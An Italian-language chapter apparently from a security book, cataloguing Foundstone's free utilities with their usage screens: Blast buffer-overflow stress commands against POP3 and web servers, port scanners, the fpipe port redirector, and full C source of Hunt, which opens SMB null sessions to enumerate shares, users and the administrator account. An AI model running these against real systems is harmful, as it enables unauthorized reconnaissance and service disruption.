Ultimamente sono stati messi in commercio un seria di volumi legati alle metodologie dell'hacking scritti da quelli che sono i soci fondatori della Foundstone, una società che lavora nel campo della security e che tra le tante altre cose dispone di un sito sul quale sono disponibili una serie di utilities orientate alle analisi e alle gestioni dei problemi relativi alla sicurezza.
Il sito è a:

```
http://www.foundstone.com
```



La utilities disponibili per il download sono :

```
13/03/2002  16.56            24.252 attacker.zip
13/03/2002  16.56            17.255 bintext.zip
13/03/2002  16.56            22.664 Blast20.zip
13/03/2002  16.56             5.682 boping.zip
13/03/2002  16.56            21.141 carbonite.tar.gz
13/03/2002  16.56             9.655 ddosping.zip
13/03/2002  16.56            12.307 filewatch.zip
13/03/2002  16.56           337.491 ForensicToolkit20.zip
13/03/2002  16.56            10.123 fpipe2_1.zip
13/03/2002  16.56            66.299 FPortNG.zip
13/03/2002  16.56            14.567 fscan112.zip
13/03/2002  16.56             8.930 hunt.zip
13/03/2002  16.56           107.239 ntlast30.zip
13/03/2002  16.56            42.972 NTOMax20.zip
13/03/2002  16.56            11.448 patchit.zip
13/03/2002  16.56             9.110 showin.zip
```

```
13/03/2002  16.56            18.882 snscan.zip
13/03/2002  16.56           251.532 superscan.exe
13/03/2002  16.56            19.246 trout.zip
13/03/2002  16.56             5.456 udpflood.zip
13/03/2002  16.56         2.525.288 visionsetup.exe
```

Due di questi tools li abbiamo già visti e precisamente SUPERSCAN e l'insieme di utilities chiamate FORENSICTOOLKIT.
Ciascun file potrebbe essere prelevato indipendentemente anche se di fatto è possibile prelevarli tutti allo stesso tempo mediante un unico file che li contiene tutti.
I programmi sono gratuiti anche se di fatto sono ben fatti e curati esteticamente.

Il primo si chiama ATTACKER.

Attacker è un TCP port listening program.
Il software permette il settaggio delle porte.

Il successivo programma è BINTEXT che costituisce un file text scanner.

Un altra utility si chiama BLAST ed è costituito da un piccolo programma di test allo stress.
Il programma possiede questi parametri :

```
c:\Temp>blast
Seek and Destroy - Information Warfare
Blast v2.0 - Copyright(c) 1999, Foundstone, Inc.
Stress test tool for server input buffers
Programming by JD Glaser - All Rights Reserved
Usage - blast xxx.xxx.xxx.xxx port size /t x /d x /ret x /nr
        xxx.xxx.xxx.xxx = target ip address
        port = target tcp port for sending data
        size =size in bytes of data buffer to test
        /t timeout = milsecs before socket response - default zero
        /d delay = milsecs before sending each buffer - default 100 ml
        /ret returns = number of LF/CR's to cap buffer with
        /nr = turns off recv after initial connect (useful for HTTP GET)
        /trial = prints the buffer about to be sent w/o sending it
        /b beginning text = begin the test stream with this byte series
        /e ending text = end the test stream with this byte series
        /np no ping = do not ping first - default on
        /? = Help
*NOTICE - Blast is a small, quick stress test tool for prof admins*
*Foundstone, Inc. assumes no liability for use/misuse of this tool*
See http://www.foundstone.com for updates/fixes
```


Ad esempio :

```
blast 134.134.134.4 110 600 680 /t 7000 /d 300 /b user
blast 134.134.134.4 110 600 680 /t 7000 /d 300 /b user /e endchars
blast 134.134.134.4 110 600 680 /noret
```

Altri esempi presenti nella nuova versione sono :

```
Blasting di un WEB server

blast 134.134.134.4 80 40 50 /b "GET /some" /e "url/ HTTP/1.0" /nr /dr /v
sends
'GET /some****************url/ HTTP/1.0' capped by dual LF/CR's
```


```
blast 134.134.134.4 80 25 30 /b "GET /some" /nr /dr
sends
'GET /some**************' capped by dual LF/CR's

blast 134.134.134.4 110 15 20 /b "user te" /e "d" /v
sends
'user te*****d' capped by a LF/CR

blast 134.134.134.4 110 15 20 /b "user te" /e "d" /v /noret
sends
'user te*******d'

/dr looks like
Sending 'GET/someNNNNNNNNNNNNNNNNNNNNNNNNNurl

'

default with one LF/CR looks like
Sending 'GET/someNNNNNNNNNNNNNNNNNNNNNNNNNurl
'

/noret looks like
'Sending 'GET/someNNNNNNNNNNNNNNNNNNNNNNNNNurl'
```

BOPING rappresenta la successiva utility della raccolta e come dice il nome è di fatto un ginger relativo a BO.

Il programma esegue uno scan entro il range di IP specificati nella maschera.
Il file che segue invece è distribuito in formato sorgente e il suo nome è CARBONITE.
Lo scopo è quello di processare la directory Unix /proc relativa alle informazioni legate al file system.

Quello che segue è un esempio di output del programma.

```
CURRENT LOCAL TIME: 03-20-01 17:16:23

PID     H?  UID STAT          COMM    START TIME (Jiffies)
1736    N     0 R (running)   insmod  0 Days ago at 17:16:23 (3255763)
0       N     0 R (running)   swapper 0 Days ago at 08:13:46 (0)
1       N     0 S (sleeping)  init    0 Days ago at 08:13:46 (33)
2       N     0 S (sleeping)  kflushd 0 Days ago at 08:13:46 (33)
3       N     0 S (sleeping)  kupdate 0 Days ago at 08:13:46 (33)
4       N     0 S (sleeping)  kpiod   0 Days ago at 08:13:46 (33)
5       N     0 S (sleeping)  kswapd  0 Days ago at 08:13:46 (33)
6       N     0 S (sleeping)  mdrecoveryd    0 Days ago at 08:13:52 (606)
279     N     1 S (sleeping)  portmap 0 Days ago at 08:14:08 (2250)
294     N     0 S (sleeping)  lockd   0 Days ago at 08:14:08 (2256)
295     N     0 S (sleeping)  rpciod  0 Days ago at 08:14:08 (2256)
304     N     0 S (sleeping)  rpc.statd      0 Days ago at 08:14:08 (2259)
318     N     0 S (sleeping)  apmd    0 Days ago at 08:14:08 (2295)
369     N     0 S (sleeping)  syslogd 0 Days ago at 08:14:09 (2321)
378     N     0 R (running)   klogd   0 Days ago at 08:14:09 (2334)
392     N    99 S (sleeping)  identd  0 Days ago at 08:14:09 (2392)
395     N    99 R (running)   identd  0 Days ago at 08:14:10 (2407)
396     N    99 S (sleeping)  identd  0 Days ago at 08:14:10 (2407)
398     N    99 S (sleeping)  identd  0 Days ago at 08:14:10 (2409)
399     N    99 S (sleeping)  identd  0 Days ago at 08:14:10 (2409)
410     N     0 S (sleeping)  atd     0 Days ago at 08:14:10 (2422)
424     N     0 S (sleeping)  crond   0 Days ago at 08:14:10 (2437)
439     N     0 S (sleeping)  cardmgr 0 Days ago at 08:14:11 (2535)
453     N     0 S (sleeping)  lpd     0 Days ago at 08:14:11 (2564)
505     N     0 S (sleeping)  sendmail       0 Days ago at 08:14:13 (2742)
542     N     0 S (sleeping)  pump    0 Days ago at 08:14:13 (2764)
545     N     0 R (running)   gpm     0 Days ago at 08:14:13 (2772)
584     N    43 S (sleeping)  xfs     0 Days ago at 08:14:14 (2870)
619     N     0 S (sleeping)  login   0 Days ago at 08:14:16 (3037)
620     N     0 S (sleeping)  mingetty       0 Days ago at 08:14:16 (3037)
621     N     0 S (sleeping)  mingetty       0 Days ago at 08:14:16 (3037)
622     N     0 S (sleeping)  mingetty       0 Days ago at 08:14:16 (3037)
623     N     0 S (sleeping)  mingetty       0 Days ago at 08:14:16 (3037)
624     N     0 S (sleeping)  mingetty       0 Days ago at 08:14:16 (3037)
657     N   500 S (sleeping)  csh     0 Days ago at 08:15:30 (10461)
680     N   500 S (sleeping)  xinit   0 Days ago at 08:15:35 (10960)

****
PID: 1736
COMMAND: insmod
ARGS: insmod
carbonite.o

ENV: LESSOPEN=|/usr/bin/lesspipe.sh %s
HOSTNAME=mikebarry
LOGNAME=mbarry
MAIL=/var/spool/mail/mbarry
MACHTYPE=i386
TERM=xterm
HOSTTYPE=i386-linux
PATH=/usr/sbin:/sbin:/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
KDEDIR=/usr
HOME=/root
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=mbarry
VENDOR=intel
GROUP=mbarry
QTDIR=/usr/lib/qt-2.1.0
DISPLAY=:0.0
LANG=en_US
HOST=mikebarry
OSTYPE=linux
WINDOWID=37748750
PWD=/home/mbarry/carbonite
SHLVL=7
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:cd=40;33;01:or=0
1;05;37;41:mi=01;05;37;41:ex=01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:*.b
at=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.lzh=
01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.r
```

```
pm=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.pn
g=01;35:*.tif=01;35:
_=/sbin/insmod

FILES:
0:      /2
inode number: 4
1:      /2
inode number: 4
2:      /2
inode number: 4
3:      /home/mbarry/carbonite/carbonite.o
inode number: 66099
****
```

Il tutto è stato troncato per non fare diventare eccessivamente lungo il capitolo, anche se in ogni caso la quantità di informazioni fornite sono molte di più.
Il programma DDOSPING, come dice il nome, è uno scanner orientato all'individuazione dei più comuni programmi per Distributed Denial of Service.

Anche in questo caso il range di IP sui quali eseguire lo scan è settabile all'interno della maschera.
Un programma molto utile per il monitoraggio dei cambiamenti legati a file di sistema è FILEWATCH.
In questo programma è possibile settare il nome del file da controllare e anche il programma da lanciare o il suono da suonare se le dimensioni sono cambiate.
Il programma come abbiamo detto potrebbe essere utile per controllare se un determinato file ha subito delle modifiche.
Il tutto dispone anche di un LOG mediante il quale è possibile tenere uno storico delle modifiche.

FPIPE invece è un redirettore di porte che viene lanciato da linea di comando.

```
c:\Temp>fpipe
FPipe v2.1 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

FPipe [-hvu?] [-lrs <port>] [-i IP] IP

-?/-h - shows this help text
-c    - maximum allowed simultaneous TCP connections. Default is 32
-i    - listening interface IP address
-l    - listening port number
-r    - remote port number
-s    - outbound source port number
-u    - UDP mode
-v    - verbose mode

Example:
fpipe -l 53 -s 53 -r 80 192.168.1.101

This would set the program to listen for connections on port 53 and
when a local connection is detected a further connection will be
made to port 80 of the remote machine at 192.168.1.101 with the
source port for that outbound connection being set to 53 also.
Data sent to and from the connected machines will be passed through.

c:\Temp>
```

L’utility Fport elenca le porte aperte TCP e UDP associandole alle applicazioni.
FSCAN invece è un altro port scanner che si lancia anche questo da prompt di DOS con le seguenti opzioni.

```
FScan [-abefhqnv?] [-cditz <n>] [-flo <file>] [-pu <n>[,<n>-<n>]] IP[,IP-IP]

 -?/-h - shows this help text
 -a    - append to output file (used in conjunction with -o option)
 -b    - get port banners
 -c    - timeout for connection attempts (ms)
 -d    - delay between scans (ms)
 -e    - resolve IP addresses to hostnames
 -f    - read IPs from file (compatible with output from -o)
 -i    - bind to given local port
 -l    - port list file - enclose name in quotes if it contains spaces
 -n    - no port scanning - only pinging (unless you use -q)
 -o    - output file - enclose name in quotes if it contains spaces
 -p    - TCP port(s) to scan (a comma separated list of ports/ranges)
 -q    - quiet mode, do not ping host before scan
 -r    - randomize port order
 -t    - timeout for pings (ms)
 -u    - UDP port(s) to scan (a comma separated list of ports/ranges)
 -v    - verbose mode
 -z    - maximum simultaneous threads to use for scanning
```

Il programma HUNT viene distribuito con tanto di sorgenti e viene utilizzato come SMB share enumerator.

```
//Hunt v1.0 - Copyright(c) 1998 by JD Glaser NT OBJECTives
//SMB share enumerator and admin finder

 ********************************************************************
 *  This program is free software; you can redistribute it and/or modify
 *  it under the terms of the GNU General Public License as published by
 *  the Free Software Foundation; either version 1, or (at your option)
 *  any later version. *
 *  This program is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 *  GNU General Public License for more details. *
 *  You should have received a copy of the GNU General Public License
 *  along with this program; if not, write to the Free Software
 *  Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.


#include <windows.h>
#include <lm.h>
#include <stdio.h>
#include <iostream.h>

void EstablishNullSession(LPCWSTR lpwServer, BOOL bEstablish);
void DoNetUserEnum(const wchar_t* lpwServer);
int  GetAdmin(char* pServer, char* pUser);
void PrintHelp();

// Vars for enum users
WCHAR RemoteResource[UNCLEN + 5 + 1]; // Length of UNC path + IPC$ + NULL

void wmain(int argc, wchar_t* argv[])
{

       // check if running on Windows NT, if not, display notice and terminate
    if( GetVersion() & 0x80000000 )
    {
      printf("Hunt only runs on Windows NT...");
      return;
    }

    if(argc != 2)
       {
        PrintHelp();
        return;
    }

       if((0 == strcmp(argv[1], "/")) || (0 == strcmp(argv[1], "/")))
       {
```

```
                PrintHelp();
                return;
        }

        EstablishNullSession(argv[1], TRUE);

    return;
}

void EstablishNullSession(LPCWSTR lpwServer, BOOL bEstablish)
{

    LPCWSTR lpszIPC = L"\\IPC$";
    DWORD dwServer;
        DWORD dwError;
        DWORD dwEntriesRead;
        DWORD dwTotalEntries;

    NET_API_STATUS  netStatus;
    USE_INFO_2      userInfo2;
        SHARE_INFO_1*   pShareInfo1 = NULL;

        int iLoop;
    char sharename[256];
        char remark[256];

    // do not allow NULL or empty server name
    if(lpwServer == NULL || *lpwServer == L'\0')
        {
        SetLastError(ERROR_INVALID_COMPUTERNAME);
        return;
    }

    dwServer = lstrlenW(lpwServer);

    if(lpwServer[0] != L'\\' && lpwServer[1] != L'\\')
        {
        // prepend slashes and NULL terminate
        RemoteResource[0] = L'\\';
        RemoteResource[1] = L'\\';
        RemoteResource[2] = L'\0';
    }
    else
        {
        dwServer -= 2; // remove unc slashes
        RemoteResource[0] = L'\0';
    }

    if(dwServer > CNLEN)
        {
        SetLastError(ERROR_INVALID_COMPUTERNAME);
        return;
    }

        if(lstrcatW(RemoteResource, lpwServer) == NULL) return;
    if(lstrcatW(RemoteResource, lpszIPC) == NULL) return;


         ZeroMemory(&userInfo2, sizeof(userInfo2));

        userInfo2.ui2_local = NULL;
        userInfo2.ui2_remote = (LPTSTR) RemoteResource;
        userInfo2.ui2_asg_type = USE_IPC;
        userInfo2.ui2_password = (LPTSTR) L"";
                userInfo2.ui2_username = (LPTSTR) L"";
                userInfo2.ui2_domainname = (LPTSTR) L"";

        netStatus = NetUseAdd(NULL, 2, (LPBYTE)&userInfo2, NULL);
                dwError = GetLastError();
                if( netStatus != NERR_Success )
                {
                        if(netStatus == 1219)
                        {
                                printf(" - NULL Session already exists\n -");
                        }
                        else
                    printf("Error = %d\n", GetLastError());
```

```
                }

        netStatus = NetShareEnum(lpwServer, 1, (LPBYTE*)&pShareInfo1,
                                            MAX_PREFERRED_LENGTH,
                                            &dwEntriesRead,
                                            &dwTotalEntries, NULL);

                dwError = GetLastError();
                if( netStatus != NERR_Success )
                {
            printf("Error = %d\n", netStatus);
                }


                for(iLoop=0; iLoop<(int)dwTotalEntries; iLoop++)
                {

                                // Convert the Unicode full name to ANSI.
                                WideCharToMultiByte(CP_ACP, 0, pShareInfo1->shi1_netname,
-1,
                                                                            sharename,      256,
NULL, NULL );


                                WideCharToMultiByte(CP_ACP,  0,  pShareInfo1->shi1_remark,
-1,
                                                                            remark,   256,   NULL,
NULL );

                                wprintf(L"share = %S - %S\n",sharename,remark);

                                pShareInfo1++;
                }

                // Enum the users
                DoNetUserEnum(lpwServer);

                // Kill the connection
        netStatus = NetUseDel(NULL, (LPTSTR) RemoteResource, 0);

    return;
}


void DoNetUserEnum(const wchar_t* lpwServer)
{
        USER_INFO_10* pBuff, *pCurrInfo;
        DWORD dwRead, dwTotalRemaining, dwResume, dwRetCode, dwLoopCnt, dwServer;
        char user[256];
        char userServer[256];
        int iGotAdmin;

        dwResume = 0;
        dwServer = 0;
        iGotAdmin = 0;

    // Do not allow NULL or empty server name
    if(lpwServer == NULL || *lpwServer == L'\0')
        {
        SetLastError(ERROR_INVALID_COMPUTERNAME);
        return;
    }

    dwServer = lstrlenW(lpwServer);

        if(lpwServer[0] != L'\\' && lpwServer[1] != L'\\')
        {
                // Prepend slashes and NULL terminate
                RemoteResource[0] = L'\\';
                RemoteResource[1] = L'\\';
                RemoteResource[2] = L'\0';
        }
        else
        {
                dwServer -= 2; // remove unc slashes
                RemoteResource[0] = L'\0';
        }
```

```
	if(dwServer > CNLEN)
	{
		SetLastError(ERROR_INVALID_COMPUTERNAME);
		return;
	}

	if(lstrcatW(RemoteResource, lpwServer) == NULL) return;

	do
	{
		pBuff = NULL;
		dwRetCode = NetUserEnum(RemoteResource, 10, 0, (BYTE**) &pBuff, 2048,
					&dwRead, &dwTotalRemaining, &dwResume);
		if (dwRetCode != ERROR_MORE_DATA && dwRetCode != ERROR_SUCCESS)
			break;

		for  (dwLoopCnt  =  0,  pCurrInfo  =  pBuff;  dwLoopCnt  <  dwRead;  ++
dwLoopCnt, ++ pCurrInfo)
		{
			printf("User = %S", pCurrInfo->usri10_name);
			printf(", %S", pCurrInfo->usri10_full_name);
			printf(", %S", pCurrInfo->usri10_usr_comment);
			printf(", %S", pCurrInfo->usri10_comment);

			printf("\n");

				// Convert the Unicode full name to ANSI.
				WideCharToMultiByte(CP_ACP, 0, pCurrInfo->usri10_name, -
1,
						user, 256, NULL, NULL);
				// Convert the Unicode full name to ANSI.
				WideCharToMultiByte(CP_ACP, 0, lpwServer, -1,
						userServer, 256, NULL, NULL);

	   if(!iGotAdmin)
		  {
			// Call this function with char strings
		   iGotAdmin = GetAdmin(userServer, user);
		  }
		}
		if (pBuff != NULL)
			NetApiBufferFree(pBuff);
	} while (dwRetCode == ERROR_MORE_DATA);

	if (dwRetCode != ERROR_SUCCESS)
		printf("NUE() returned %lu\n", dwRetCode);
}

int GetAdmin(char* pServer, char* pUser)
{
	char szDomainName[256];
	SID_NAME_USE use;
	PSID pUserSID;
	DWORD dwSize;
	DWORD dwAdminVal;
	DWORD dwDomainName;
	int iRetVal;
	int iSubCount;

	// General return code
	dwDomainName = 256;
	dwSize = 0;

	dwAdminVal = 0;
	iSubCount = 0;

	//Query for buffer size
	iRetVal = LookupAccountName(pServer,
							pUser, pUserSID,
							&dwSize, szDomainName,
							&dwDomainName, &use);
	iRetVal = GetLastError();

			//Allocate a larger buffer if error = too small
			if(iRetVal == ERROR_INSUFFICIENT_BUFFER)
			{
```

```
                              pUserSID = (PSID) malloc(dwSize);
                              iRetVal = LookupAccountName(pServer,
                                                                      pUser, pUserSID,
                                                                      &dwSize,
szDomainName,
                                                                      &dwDomainName,
&use);
                        }

     //Scan the SIDS checking for a match to ADMIN == 500
        iSubCount  =  (int)*(GetSidSubAuthorityCount(pUserSID));      //  address  of
security identifier to query);

        dwAdminVal = *(GetSidSubAuthority(pUserSID, iSubCount-1));
     if(dwAdminVal==500)
        {
           printf("Admin is %s\\%s\n", szDomainName, pUser);
              return 1;
        }
        return 0;
}

void PrintHelp()
{
       printf("Hunt v1.2 - Copyright(c) 1998, NT OBJECTives, Inc.\n");
       printf("SMB share enumerator and admin finder \n");
       printf("Programming by JD Glaser - All Rights Reserved\n");
       printf("\tUsage - hunt \\\\servername\n");
       printf("\t/? = Help\n");
       printf("See http://www.ntobjectives.com for updates/fixes");
       return;
}
```

NTLAST invece è un analizzatore di file di LOG indirizzato a mostrare l'attività di LOGIN/LOGOFF del sistema.
Le sue opzioni sono :

```
Command Line Switches
        -s      Last Successful Logons
        -f      Last Failed Logons
        -i      Last Interactive Logons
        -r      Last Remote Logons
        -u [u]  Logons by User - (u) = case sensitive username
        -m [m]  Name of machine to search - (m) = machine name
        -n [n]  Number of Last Logons - (n) = number of records records
        -from [\m]      Last logons from - (\m) = upper-case UNC server name
        -c      Condensed Output - Default
        -v      Verbose Output - shows logon/logoff/duration
        -not [u]        Filter out User - Case sensitive
        -null   Include null sessions - Ignored by default
        -mil    Military Time Output - Default matches event log time
        -file   File name - Saved .evt sec log to open
        -csv    Print output as CSV
        -rt     Raw date/times in CSV output
        -l      Last Successful Logon
        -l:i    Last Interactive Logon
        -l:r    Last Remote Logon
        -iis    IIS 4.0 logons only
        -ad     Include entries after this date/time - Specify military time
        -bd       Include  entries  before  this  date/time  -  Specify  military
time
                  (Switches  -ad  and  -bd  can  be  combined  to  get  between
date/time(s))
        - or /  Either switch statement can be used
-?      Help
```




